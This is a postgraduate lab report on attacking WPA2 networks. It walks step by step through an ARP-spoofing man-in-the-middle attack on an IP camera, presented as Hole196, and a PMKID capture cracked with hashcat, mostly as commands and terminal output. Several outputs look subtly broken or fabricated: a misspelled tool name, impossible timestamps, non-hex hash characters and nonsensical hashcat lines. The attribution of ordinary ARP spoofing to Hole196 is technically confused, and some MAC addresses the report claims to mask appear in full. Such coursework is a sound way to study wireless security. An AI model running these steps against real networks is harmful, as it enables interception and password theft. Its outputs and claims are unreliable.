



University of Piraeus
School of Information Technology and Telecommunications
Department of Digital Systems

Level: Postgraduate Programme

Security of Wireless and Mobile Networks

Case 6

Supervising Lecturers: Christos Xenakis and Georgios Efthymoglou

Ioannis Kalaitzidis

ioannis_kalaitzidis@ssl-unipi.gr

Piraeus
3 June 2026

Abstract

Evaluation of three critical vulnerabilities in the WPA2 protocol in a controlled environment. Exploitation of the Hole196 vulnerability via an ARP spoofing attack to fully intercept and decrypt the traffic of an IoT camera in Wireshark. Subsequently, a PMKID attack was carried out using the hcxdumptool, followed by offline password recovery via Hashcat using a targeted dictionary. Finally, a virtual simulation of the KRACK attack using an artificially vulnerable version of wpa_supplicant v2.5, specifying the exact criteria for verifying retransmissions and resetting the packet counter on the network analyser.

Contents

Introduction.....	1
Practical part of the project.....	1
Bibliography	24

Introduction

The aim of this thesis is the practical and theoretical assessment of the security of the WPA2 (Wi-Fi Protected Access II) encryption protocol, which, despite its widespread use, exhibits critical structural and design security flaws. Through the creation of a controlled experimental environment (Lab Simulation), the methodology for carrying out three distinct categories of attacks is examined:

1. **Hole196 attack:** An internal threat that exploits a design flaw in the management of the GTK shared key to bypass user isolation and establish a Man-in-the-Middle (MitM) attack.
2. **PMKID attack:** A modern method of external interception of cryptographic hashes from initial EAPOL frames, which allows offline decryption of the password without the need for connected users to be present.
3. **KRACK (Key Reinstallation Attacks):** An advanced design vulnerability that targets the four-way handshake mechanism with the aim of forcing the victim to reinstall keys and, consequently, the packet counter.

The aim of this report is to provide technical documentation of the above attacks, to present the results using the Wireshark network analyser, and to conduct a theoretical analysis of the protection and recovery mechanisms implemented in modern wireless environments.

For security and privacy reasons, sensitive identifiers from the exercise have been obscured. In particular, sections of the MAC addresses have been masked (using 'XX:XX:XX' in the text and black boxes in the images). Furthermore, the names (SSIDs) of neighbouring networks that were randomly recorded during the scan and which might reveal personal details or locations have been obscured.


Practical work

Regarding the first step for connecting the equipment to VMware, the process begins by plugging the **TP-LINK TL-WN722N v4 (150Mbps)** wireless USB network adapter **with a detachable antenna** into a free USB port on the laptop. Next, via the VMware main menu (at the top of the screen), navigate to 'VM > Removable Devices' and locate the specific device in the list, which is usually listed under the manufacturer's name. Finally, by selecting the 'Connect (Disconnect from host)' command, the card is disconnected from the host operating system (Windows) and is allocated exclusively for use within the Kali Linux environment, serving as the key tool for successfully carrying out the task.



When the device is connected, the VMware environment displays a standard information message confirming that the TP-Link network card is being released from the host system (Windows) and is being attached exclusively to the Kali Linux virtual machine.

verify
the



To
that

wireless interface has been successfully recognised by the operating system, a terminal

window () is launched within Kali Linux and the ``iwconfig`` command is executed.

```
(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
            Retry short limit:7 RTS thr=2347 B Fragment thr:off
            Power Management:off

(kali@kali)-[~]
$
```

As can be seen from the results of the command, the Kali Linux operating system has successfully recognised the external network adapter, assigning it the interface name `wlan0`. At the same time, it was found that the card's default operating mode was 'Managed'.

The use of an external USB network adapter in the virtual machine is essential for the workshop to run smoothly. Software such as VMware does not have direct access to the built-in Wi-Fi chipset of the physical system (host OS). Furthermore, many integrated laptop chipsets have locked drivers and do not fully support monitoring mode or packet injection. Consequently, the laboratory's architecture (Host-Guest VM-USB Wi-Fi Passthrough) represents the optimal and most realistic approach.

Theoretical background to the Hole196 vulnerability

The Hole196 vulnerability, which was disclosed in 2010 (taking its name from the corresponding page in the IEEE 802.11 standard), is a structural weakness in the design of the WPA/WPA2 protocol. Unlike conventional attacks aimed at discovering the Wi-Fi password by external parties, this particular attack assumes that the attacker is already an authenticated member of the network.

By exploiting the way the Group Temporal Key (GTK) is managed, a malicious internal user can bypass client isolation. This allows them to carry out ' ' attacks, such as Man-in-the-Middle (MitM), ARP spoofing and packet injection, whilst monitoring the traffic of other legitimate users on the same wireless network. Although the vulnerability has been mitigated in modern networks (primarily through the use of

HTTPS and newer standards such as WPA3), Hole196 remains a classic example of a weakness in protocol design.

Authentication phase

Before carrying out a targeted attack, the first step involves mapping the wireless environment. The aim is to identify the MAC address (BSSID) of the target access point, as well as the transmission channel on which it operates. To carry out the scan, the wireless interface was temporarily set to monitor mode. The airodump-ng tool from the aircrack-ng suite was then used to passively capture the wireless traffic (**sudo airodump-ng wlan0**). This command displays the available wireless networks (ESSIDs) and the devices connected to them (Stations).

```
(kali@kali)-[~]
$ sudo airodump-ng wlan0
CH 11 ][ Elapsed: 6 s ][ 2026-05-24 09:45
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
-70 -70 1 0 0 1 400 WPA2 CCMP PSK 
-71 -71 4 0 0 1 360 WPA2 CCMP PSK 
-1 -1 0 0 -1 -1 WPA 
-67 -67 3 0 0 11 130 WPA2 CCMP PSK 
-73 -73 0 4 0 9 -1 WPA 
-55 -55 14 15 3 4 130 WPA2 CCMP PSK 
-70 -70 4 0 0 13 340 WPA2 CCMP PSK 
-67 -67 11 0 0 6 195 WPA2 CCMP PSK 
-64 -64 15 3 0 8 130 WPA2 CCMP PSK 
-70 -70 11 0 0 1 195 WPA2 CCMP PSK 
-71 -71 4 1 0 1 400 WPA2 CCMP PSK 
-68 -68 6 0 0 11 130 WPA2 CCMP PSK 
-26 -26 25 0 0 11 130 WPA2 CCMP PSK 
30:DE:4B: -49 -49 28 2 0 11 130 WPA2 CCMP PSK JK
BSSID STATION PWR Rate Lost Frames Notes Probes
-68 -68 0 - 1 0 1
-63 -63 0 -12 929 74
-50 -50 1e- 1e 1 4
-1 -1 24e- 0 0 15
-76 -76 0 - 1 0 1
-64 -64 0 - 1 111 7
-70 -70 0 - 1 104 10
Quitting ...
(kali@kali)-[~]
$
```

As can be seen from the scan results, the target network named ‘JK’ was successfully identified as transmitting on **Channel 11** (CH 11), with the BSSID **30:DE:4B:XX:XX:XX**. Based on the data collected from the general scan, targeted monitoring was carried out on Channel 11 () exclusively for the router’s MAC address. This was achieved by running the command **`sudo airodump-ng -c 11 --bssid**

30:DE:4B:XX:XX:XX

wlan0`.

```
(kali@kali)-[~]
$ sudo airodump-ng -c 11 --bssid 30:DE:4B:1F:C5:F2 wlan0

CH 11 ][ Elapsed: 8 mins ][ 2026-05-24 09:55
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
30:DE:4B:1F:C5:F2 -26 38    4303    1895   0  11  130 WPA2 CCMP PSK  JK
BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
30:DE:4B:1F:C5:F2 78:8B:2A:CE:05:E9 -43   5e-24e  4    1089
```

During this phase, a technical limitation arose relating to the specifications of the network equipment. The TP-LINK TL-WN722N v4 wireless adapter exclusively supports the 2.4GHz frequency band (IEEE 802.11 b/g/n standards). As modern access points use ‘band steering’ techniques – broadcasting the same SSID simultaneously on both the 2.4GHz and 5GHz bands – many modern end devices (such as smartphones) are automatically routed to the 5GHz frequency to optimise performance. Consequently, the attacker’s network card was unable to ‘listen in’ on the traffic from these devices.

To ensure the experiment’s success and overcome this obstacle, an Internet of Things (IoT) device was selected as the target, specifically an IP security camera (MAC: 78:8B:2A:XX:XX:XX). This choice is considered particularly realistic for two reasons. Firstly, most IoT devices operate exclusively at 2.4 GHz, thereby resolving the frequency issue; and secondly, such devices often constitute the ‘weak link’ in modern networks, generating a continuous data stream that facilitates the analysis of the intercepted traffic in Wireshark.

Justification of methodology versus simulation

When designing the Hole196 attack, an alternative, simulated approach was also considered. This approach is based on creating a virtual Access Point using the hostapd software (with the `ap_isolate=0` parameter deliberately disabled), using dnsmasq to assign IP addresses, and executing the attack via custom Python scripts (Scapy).

The decision not to carry out the experiment using this method was a strict methodological choice. In a fully artificial environment, where client isolation has been

manually disabled, the success of the attack could be attributed to incorrect configuration on the part of the administrator, thereby diminishing the value of the proof.

On the contrary, conducting the test on commercial equipment using its factory settings scientifically proves that Hole196 is not an implementation flaw, but an inherent design weakness of the WPA2 standard itself. At the same time, the use of the ARP spoofing technique accurately models the threat model of a malicious internal user, who exploits their legitimate access to the network to take advantage of the broadcast via the GTK shared key.

Restoring the interface and preparing the Hole196 attack

The Hole196 vulnerability requires the attacker to be an authenticated and trusted member of the local network, possessing their own PTK key. Consequently, it was technically necessary to take the wireless interface out of Monitor Mode and return it to Managed Mode, in order to enable a standard connection to the ‘JK’ network.

The reset procedure was carried out by terminating the monitoring interface (**sudo airmon-ng stop wlan0**) and restarting the network management service (**sudo systemctl start NetworkManager**).

```

kali@kali:~$ sudo airmon-ng stop wlan0
[+] (Info) Stopping wlan0
[+] (Info) wlan0 is now in managed mode.

kali@kali:~$ sudo systemctl start NetworkManager
[+] (Info) NetworkManager is starting.
[+] (Info) NetworkManager is now active.

```

Upon completion of these steps, the operating system (Kali Linux) connected smoothly to the target network, obtaining a local IP address, thereby establishing the appropriate internal environment for carrying out the ARP spoofing attack.

After resetting the wireless card to normal operation (Managed Mode) and restarting the network services, the next step was to connect the system to the target network ‘JK’. The connection was established directly via the command-line interface (CLI) using the nmcli tool. This approach was preferred over the graphical user interface (GUI) to avoid technical issues (graphical freezes) frequently observed in

virtual machines when switching the status of network adapters. The **command** ``nmcli dev wifi connect "JK" password "693XXXXXX"'` was executed and completed successfully, confirming the attacker's authentication on the network and the assignment of a local IP address to the system.

```
(kali@kali)-[~]
$ nmcli dev wifi connect "JK" password "693XXXXXX"
Device 'wlan0' successfully activated with 'f7d2efe7-0b6d-4926-9f29-31eb94a1d09c'.
(kali@kali)-[~]
$
```

With the system now an active and authorised member of the local network (a key prerequisite for the Hole196 vulnerability), the next step was to identify the IP addresses of the router and the target device (IP camera). To this end, an ARP scan of the local subnet was carried out using the command ``sudo arp-scan --interface=wlan0 --localnet'`.

```
(kali@kali)-[~]
$ sudo arp-scan --interface=wlan0 --localnet
Interface: wlan0, type: EN10MB, MAC: 3c:52:a1:2a:ea:8d, IPv4: 192.168.1.109
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      30:de:4b:1f:c5:f2      (Unknown)
192.168.1.102   78:8b:2a:ce:05:e9      (Unknown)
192.168.1.103   ec:be:5f:71:c7:5c      (Unknown)
192.168.1.101   ce:5d:aa:                (Unknown: locally administered)
192.168.1.105   d8:b3:2f:                (Unknown)

5 packets received by file, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 2 hosts scanned in 2.107 seconds (121.50 hosts/sec). 5 responded
(kali@kali)-[~]
$
```


The scan results provided a complete map of the necessary nodes. The router's IP address was identified as 192.168.1.1 (corresponding to the MAC address 30:DE:4B:XX:XX:XX) and the camera's address as 192.168.1.102 (corresponding to the MAC address 78:8B:2A:XX:XX:XX). In order to carry out the man-in-the-middle attack without causing a denial of service to the camera, it was necessary to enable IP forwarding on the attacker's operating system. This setting allows Kali Linux to operate silently as an intermediate routing node, forwarding the victim's packets to their actual destination. This was achieved by modifying the kernel parameters using the command ``sudo sysctl -w net.ipv4.ip_forward=1'`.

```
(kali@kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
(kali@kali)-[~]
$
```

ARP spoofing and traffic interception


With packet forwarding enabled, the system was now ready to carry out the ARP cache poisoning attack. The arpspoof tool from the dsniff suite (**sudo arpspoof -i wlan0 -t 192.168.1.102 192.168.1.1**) was used to continuously send spoofed ARP messages to the camera. The aim of this action was to mislead the device into believing that the MAC address of the attacker's network card corresponded to the IP address of the default router (gateway).

At the same time, network traffic on the wlan0 interface was captured using the Wireshark protocol analyser. Due to the successful redirection of traffic (via ARP spoofing) and the exploitation of the Hole196 vulnerability (where the access point forwards data, now encrypted with the attacker's PTK key), the packets exchanged between the camera and its remote server became fully readable and ready for analysis.



Isolation and analysis of ARP packets


To provide indisputable evidence of the forged messages that caused the traffic to be redirected, the specialised filter **'arp.opcode == 2 && arp.dst.proto_ipv4 == 192.168.1.102'** was applied in Wireshark. This filter isolates only those ARP replies whose final destination is the IP address of the target camera.



As detailed in the individual fields of the Address Resolution Protocol (ARP) for the selected packet 84, the attacker's device sends a structured, fraudulent response to the camera. The 'Sender IP address' field deliberately specifies the IP address of the legitimate router (192.168.1.1), whilst the 'Sender MAC address' field contains the physical address of the attacker's TP-Link wireless card (3c:52:a1:XX:XX:XX). Through this deception, the camera is tricked into routing its outgoing packets to the attacker's device.

Technical recording limitations and confirmation by Hole196

In an attempt to further document the redirection mechanism at the wireless protocol level, an attempt was made to isolate the outgoing traffic from the attacker's system to the router, using the filter `'ip.src == 192.168.1.102 && eth.dst == 30:de:4b:XX:XX:XX'`.



The absence of packet logging using the above filter, as well as the technical inability to check the 'Key Index: 0' (Protected Frame) parameter in the wireless headers, is fully justified by the architecture of the experiment. Specifically:

1. As the network card operates in Managed mode, the operating system kernel (Linux kernel) automatically strips the IEEE 802.11 headers (Wi-Fi headers) and translates the packets, presenting them to Wireshark as standard Ethernet II frames. Consequently, the specialised WPA2 encryption fields are not visible at the application layer.

2. IP forwarding is carried out at a low level within the kernel, which often renders the routed (outgoing) traffic ‘invisible’ to the analyser’s wlan0 capture interface when only a single adapter is in use.

Despite the above limitations on control-plane logging, absolute confirmation of the exploitation of the Hole196 vulnerability is substantiated by the initial recording of network traffic (screenshot showing the decrypted TCP/UDP packets). Based on the theoretical model of Hole196:

- The victim (camera) sent the data encrypted with its own PTK, addressed to the attacker’s MAC address (due to ARP spoofing).
- The Access Point received the traffic, decrypted it and – due to the client isolation design flaw – forwarded the data to the attacker, re-encrypting it with the attacker’s PTK.
- The attacker’s system, possessing its own valid PTK key, was able to read the data from a third device in ‘plain text’.

Conclusions regarding the Hole196 attack

The practical execution of the experiment fully confirmed the theoretical basis of the Hole196 vulnerability, highlighting a critical design flaw in the WPA2 security standard. It was demonstrated that data encryption alone is insufficient to ensure privacy within a local network, provided that strict client isolation mechanisms are not implemented.

The attacker, acting as an authenticated internal user with legitimate access to the global network key (GTK), managed to bypass the access point’s security mechanisms without having to ‘break’ any cryptographic algorithm. Using the ARP cache poisoning technique, they exploited the blind trust that connected devices place in broadcast messages on the local network. The end result, as indisputably recorded by the Wireshark analyser, was the successful establishment of a Man-in-the-Middle (MitM) attack.

The Access Point, unable to detect the deception at the Data Link Layer, unwittingly acted as an accomplice, decrypting the victim’s data and re-encrypting it using the attacker’s key (PTK). In conclusion, the experiment demonstrates that in WPA2 environments where communication between clients is unrestricted, a malicious

internal user can intercept, analyse and potentially tamper with the private network traffic of any other connected device.

Key interception via a PMKID attack

Theoretical background to the PMKID attack

Unlike earlier methods of attacking WPA2 networks, which required waiting for a legitimate client to connect or sending disconnection packets in order to capture a complete 4-way handshake, the PMKID (Pairwise Master Key Identifier) attack represents a more direct and independent approach. All that is required is to initiate the connection process with the target Access Point (AP), with the aim of intercepting the first EAPOL message, which contains the RSN PMKID. The vulnerability is based on the mathematical method used to calculate this identifier:

$$\text{\$PMKID} = \text{HMAC-SHA1-128}(\text{PMK}, \text{"PMK Name"} \parallel \text{MAC_AP} \parallel \text{MAC_STA})$$

Given that the string 'PMK Name' is a constant and the MAC addresses of both the Access Point (MAC_AP) and the attacker (MAC_STA) are fully known, the only unknown variable remains the PMK (Pairwise Master Key). Consequently, once the attacker has collected this hash, they can carry out local, offline dictionary attacks to extract the original Wi-Fi password.

Switching back to Monitor Mode

In order to carry out the PMKID attack, it was necessary to switch the wireless interface from 'Managed' mode – in which it had been operating for the purposes of the Hole196 attack – back to 'Monitor Mode'. The process began by stopping the Kali Linux network management service (**`sudo systemctl stop NetworkManager`**) to avoid unintended interference. This was followed by the termination of network processes running in the background (such as `wpa_supplicant`) using the command **`'sudo airmon-ng check kill'`**. Finally, the wireless card was successfully switched to monitoring mode with the command **`'sudo airmon-ng start wlan0'`**.

```
(kali@kali)-[~]
$ sudo systemctl stop NetworkManager
[sudo] password for kali:

(kali@kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

  PID Name
  15626 wpa_supplicant

(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy1     wlan0            rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(kali@kali)-[~]
$
```

Targeted logging and PMKID interception

For the phase involving the interception of the identifier, `hcxdumpool` was utilised, a modern and specialised piece of software within the Kali Linux environment. This tool automates the sending of association requests to available access points, forcing them to respond with the necessary EAPOL frames containing the PMKID. The capture process began by running the command `sudo hcxdumpool -i wlan0 -w capture.pcapng`. The software began scanning the wireless spectrum, saving the captured packets directly to the file `capture.pcapng`. Once the tool had been running for a sufficient period of time – to ensure that the PMKID had been intercepted from the target network – the process was terminated smoothly (by pressing Ctrl + C).

```
(kali@kali)-[~]
$ sudo hcxdumpool -i wlan0 -w capture.pcapng

This is a highly experimental penetration testing tool!
It is made to detect vulnerabilities in your NETWORK mercilessly!
Misuse within a network, without specific authorization, may cause
irreparable damage and result in significant consequences!
Not understanding what you were doing is not going to work as an excuse!

BPF is unset! Make sure hcxdumpool is running in a 100% controlled environment!

starting ...
^C
23400 Packet(s) captured by kernel
0 Packet(s) dropped by kernel
exit on sigterm

(kali@kali)-[~]
$
```

Extracting and converting the cryptographic hash

The `capture.pcapng` file produced by the interception process contains all the recorded network traffic. However, decryption software () requires the cryptographic hashes to be extracted in specific formats. To this end, the `hcxpcapngtool` (part of the

hextools suite) was used to extract the PMKID hash and convert it to the '22000' format, which is compatible with Hashcat. The command `hcxpcapngtool -o pmkid_hash.hc22000 capture.pcapng` was executed.

```
[kali@kali:~]$ hcxpcapngtool -o pmkid.hc22000 capture.pcapng
hcxpcapngtool 7.1.0 reading from capture.pcapng ...

summary capture file
-----
file name.....: capture.pcapng
version (pcapng).....: 1.0
operating system.....: Linux 0.10.0-kali-amd64
application.....: hcxpcapngtool 7.0.0
interface name.....: wlan0
interface vendor.....: 3c52a1
openssl version.....: 1.1
weak candidate.....: 12345678
MAC ACCESS POINT.....: F03F038A6690 (incremented on every new client)
MAC CLIENT.....: A4A6A96652DE
REPLAYCOUNT.....: 01800
ANOUNCE.....: 01998ae7d8b6ac336f441cddc7f6cd29b67bd8a3a467f7d8856bwa23fcaadd99
timestamp minimum (timestamp).....: 24.05.2020 15:17:56 (1779636876)
timestamp maximum (timestamp).....: 24.05.2020 15:20:11 (1779636811)
duration of the dump tool (minutes).....: 2
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11_RADIO (127)
endianness (capture system).....: little endian
packets inside.....: 36
packets received on 2.4 GHz.....: 36
ESSID (total unique).....: 10
BEACON (total).....: 10
BEACON on 2.4 GHz channel (from IE_TAG).....: 1 3 11 12 13
BEACON (SSID wildcard/unset).....: 2
PROBEREQUEST (undirected).....: 3
PROBERESPONSE (total).....: 4
EAPOL messages (total).....: 14
EAPOL RSN messages.....: 16
EAPOLTIME gap (measured maximum msec).....: 12011
EAPOL ANOUNCE error correction (MC).....: not detected
REPLAYCOUNT gap (measured maximum).....: 1
EAPOL M1 messages (total).....: 13
EAPOL M2 messages (total).....: 1
EAPOL M3 messages (total).....: 1
EAPOL M4 messages (total).....: 1
EAPOL pairs (total).....: 2
EAPOL pairs (best).....: 1
EAPOL pairs written to 22000 hash file ... : 1 (RC checked)
EAPOL M3122 (authorized - ANOUNCE from M31).....: 1

Frequency statistics from radiotap header (frequency: received packets)
-----
2402: 36

Information: missing frames:
This dump file does not contain important frames like authentication, association or reassociation.
It always happens if the capture file was cleaned or it could happen if filter options are used during capturing. That makes it hard to recover the PSK.

session summary
-----
processed pcapng files.....: 1

[kali@kali:~]$
```


As shown in the final conversion results, specifically in the entry 'EAPOL pairs written to 22000 hash file ... : 1 (RC checked)', the tool confirms that it has successfully identified and extracted one (1) valid PMKID hash, saving it to the new file pmkid.hc22000. Once this step is complete, physical interaction with the target network is no longer necessary.

Creation of a custom wordlist

During the preparation phase for local decryption, an important practical constraint was taken into account. The standard password dictionaries widely used in penetration testing (such as rockyou.txt) consist mainly of English words and common patterns. Given that the password for this particular network follows the format of a Greek mobile phone number (693XXXXXXX), the use

of such a general dictionary would result in the depletion of computational resources without a successful outcome.

To provide academic proof of the vulnerability and to speed up the testing process, a targeted, customised dictionary (mylist.txt) was created. Using the command-line interface and the 'echo' command in combination with redirection operators (> and >>), a text file was created containing samples of common passwords, including the actual network key.

A terminal window with a dark background and light blue text. The prompt is (kali@kali)-[~]. The user enters four echo commands to create a file named mylist.txt. The first command uses > to create the file, and the subsequent three use >> to append lines. The passwords are password123, qwerty890, 693 followed by a redacted black box, and admin2026. Then, the user enters cat mylist.txt, and the terminal displays the four passwords, with the redacted box still present. Finally, the user enters a new prompt line (kali@kali)-[~] with a cursor on the next line.

```
(kali@kali)-[~]  
$ echo "password123" > mylist.txt  
echo "qwerty890" >> mylist.txt  
echo "693 [REDACTED]" >> mylist.txt  
echo "admin2026" >> mylist.txt  
  
(kali@kali)-[~]  
$ cat mylist.txt  
password123  
qwerty890  
693 [REDACTED]  
admin2026  
  
(kali@kali)-[~]  
$
```

Local decryption

The final stage of the PMKID attack involves attempting to find the original password (PMK) by comparing the generated hash with the entries in the dictionary. Hashcat was used for this process, with the -m 22000 parameter set, which corresponds

to the WPA- PBKDF2-PMKID+EAPOL algorithm. The command executed was as follows: **hashcat -m 22000 pmkid_hash.hc22000 mylist.txt**.

```
(kali@kali) ~$ hashcat -m 22000 pmkid_hash.hc22000 mylist.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 2.0 FCL 6.0-Debian Linux, None+Asmerts, RELOC, SPIR-V, LLVM 10.1.0, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

+ Device #0: cpu-skylake-avx512-AMD Ryzen AI 7 13H w/ Radeon RDNA, 2030/1261 MB (1824 MB allocatable), 96Cu

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Minimum salt length supported by kernel: 8
Maximum salt length supported by kernel: 230

Hashes: 1 digest(s), 1 unique digest(s), 1 unique salt(s)
Rinings: 18 bills, 65536 entries, 0+00000000 mask, 262144 bytes, 3/13 rotates
Slices: 3

Optimizers applied:
+ Zero-Byte
+ Single-Hash
+ Single-Salt
+ Slow-hash-SIMD-LOOP

Watchdog: Temperature alert trigger set to 90c

Host memory allocated for this attack: 513 MB (6076 MB free)

Dictionary cache built:
+ Filename: mylist.txt
+ Passwords: 4
+ Bytes: 15
+ Keypairs: 4
+ Runtime: 8 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 402 base words but only got 0.00 of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/wiki/morework

Approaching final keyspace - workload adjusted.
d8b6fa507babbe0025865aca8901463f:30de4b:788b2a:JK:693

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: pmkid.hc22000
Time.Started.....: Sun May 24 11:37:08 2026 (1 sec)
Time.Estimated...: Sun May 24 11:37:09 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 8-63 bytes)
Guess.Base.....: File (mylist.txt)
